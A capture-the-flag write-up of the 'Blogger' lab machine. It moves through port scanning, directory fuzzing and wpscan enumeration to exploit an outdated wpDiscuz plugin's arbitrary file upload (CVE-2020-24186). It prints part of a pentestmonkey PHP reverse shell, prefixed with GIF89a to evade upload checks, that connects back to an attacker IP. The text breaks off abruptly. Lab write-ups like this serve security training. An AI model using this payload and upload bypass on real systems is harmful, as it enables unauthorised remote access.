
Blogger

```
echo "192.168.236.217 blogger.pg" >> /etc/hosts
```


```
rustscan -a blogger.pg -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as **22** and **80**.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 95:1d:82:8f:5e:de:9a:00:a8:07:39:bd:ac:ad:d3:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCxOfkU+Q4dfPLCyiHlcl3+Rl8fCPL9YJ7GzzYAG8Vl75YbD21HXms6zE8KDBFuMu34+hvYCGxHIZVtZRMf9MFHdamq
NucvvVOq9XVhWnxy86WSZzLO62y7ygqjG6w3sIXlrOjalqCUVgD60wnk53PW6Etkr6kpJwtrBXl60I6LOrb8hmTO63copeWbcYwi4OhlYAKV9EJjAFl9OohQX7uTR7uzoY
nMKKZW3zw5h20sVaeoNcgVZ9ANv3EvldJqrRRG/R1wYJHV
|   256 d7:b4:52:a2:c8:fa:b7:0e:d1:a8:d0:70:cd:6b:36:90 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE6ost/PYmYfXkZxdW+XZSdvrXfTYifdCxxeASUc4llXCR9sRC0lxNP0
|   256 df:f2:4f:77:33:44:d5:93:d7:79:17:45:5a:a1:36:8b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICNUmat0TujFtlTGYNCBEuh1P+MbsML6IJihp6I7mERS
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Blogger | Home
```

On port **80**.



INTRODUCTION


HELLO, MY NAME IS JAMES

I'M A PROGRAMMER


Let's fuzz the directory

```
ffuf -u http://blogger.pg/FUZZ -w /mnt/d/Shared/dir_big.txt -r -v -t 200
```

We got 4 directory .



```
┌──(root#Bhavesh)-[~/Offsec/blogger]
└─# ffuf -u http://blogger.pg/FUZZ -w /mnt/d/Shared/dir_big.txt -r -v -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://blogger.pg/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 4663, Words: 244, Lines: 36, Duration: 207ms]
| URL | http://blogger.pg/images
    * FUZZ: images

[Status: 200, Size: 2361, Words: 128, Lines: 24, Duration: 89ms]
| URL | http://blogger.pg/css
    * FUZZ: css

[Status: 200, Size: 2622, Words: 162, Lines: 25, Duration: 62ms]
| URL | http://blogger.pg/js
    * FUZZ: js

[Status: 200, Size: 1499, Words: 100, Lines: 20, Duration: 8585ms]
| URL | http://blogger.pg/assets
    * FUZZ: assets
```




blogger.pg/assets/

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2021-01-17 12:37	-	
fonts/	2021-01-17 12:37	-	
images/	2021-01-17 12:37	-	
js/	2021-01-17 12:37	-	

Apache/2.4.18 (Ubuntu) Server at blogger.pg Port 80




blogger.pg/assets/fonts/

Index of /assets/fonts

Name	Last modified	Size	Description
Parent Directory		-	
FontAwesome.otf	2021-01-17 12:37	132K	
blog/	2021-01-17 12:37	-	
fontawesome-webfont.eot	2021-01-17 12:37	162K	
fontawesome-webfont.svg	2021-01-17 12:37	434K	
fontawesome-webfont.ttf	2021-01-17 12:37	162K	
fontawesome-webfont.woff	2021-01-17 12:37	96K	
fontawesome-webfont.woff2	2021-01-17 12:37	75K	

Apache/2.4.18 (Ubuntu) Server at blogger.pg Port 80

In **/assets/fonts/blog** got a **wordpress** website is running.



Not secure blogger.pg/assets/fonts/blog/

Blogger

LATEST POSTS

Insufficient Logging & Monitoring Day 10

JANUARY 17, 2021 • J@M3S • UNCATEGORIZED

A10:2017-Insufficient Logging & Monitoring Languages: [en] de ← A9:2017-Using Components with Known Vulnerabilities OWASP Top Ten 2017 PDF version What's Next[…]

READ MORE

Using Components with Known Vulnerabilities Day 9

JANUARY 17, 2021 • J@M3S • UNCATEGORIZED

A9:2017-Using Components with Known Vulnerabilities Languages: [en] de ← A8:2017-Insecure Deserialization OWASP Top Ten 2017 PDF version A10:2017-Insufficient Logging & Monitoring →[…]

READ MORE

Search …

RECENT POSTS

- Insufficient Logging & Monitoring Day 10
- Using Components with Known Vulnerabilities Day 9
- Insecure Deserialization Day 8
- Cross Site Scripting (XSS) Day 7
- Security Misconfiguration Day 6

RECENT COMMENTS

- A WordPress Commenter on Hello world!

ARCHIVES


We have nothing interesting to exploit.

```
wpscan --api-token <API-TOKEN> --url http://blogger.pg/assets/fonts/blog -e ap,u
```

Let's scan for one of the blogpost.

```
wpscan --api-token <API-TOEKN> --url http://blogger.pg/assets/fonts/blog/?p=27 -e
vp
```


And we have one plugin running as **wpdiscuz** that seem to be outdated.
It is infected to arbitrary file upload.




```
[i] Plugin(s) Identified:

[+] wpdiscuz
 | Location: http://blogger.pg/assets/fonts/blog/wp-content/plugins/wpdiscuz/
 | Last Updated: 2024-05-08T07:02:00.000Z
 | [!] The version is out of date, the latest version is 7.6.19
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 16 vulnerabilities identified:
 |
 | [!] Title: Comments - wpDiscuz 7.0.0 - 7.0.4 - Unauthenticated Arbitrary File Upload
 |     Fixed in: 7.0.5
 |     References:
 |      - https://wpscan.com/vulnerability/92ae2765-dac8-49dc-a361-99c799573e61
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24186
 |      - https://www.wordfence.com/blog/2020/07/critical-arbitrary-file-upload-vulnerability-patched-in-wpdiscuz-plugin/
 |      - https://plugins.trac.wordpress.org/changeset/2345429/wpdiscuz
 |
```

After google we know that we can upload a php file from the comment section of the blog.
For that we can use php reverse shell from pentester monkey.

Add GIF89a; beginning of the file.



```
GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubuserco
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.210';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
```



Not secure blogger.pg/assets/fonts/blog/?p=27

root

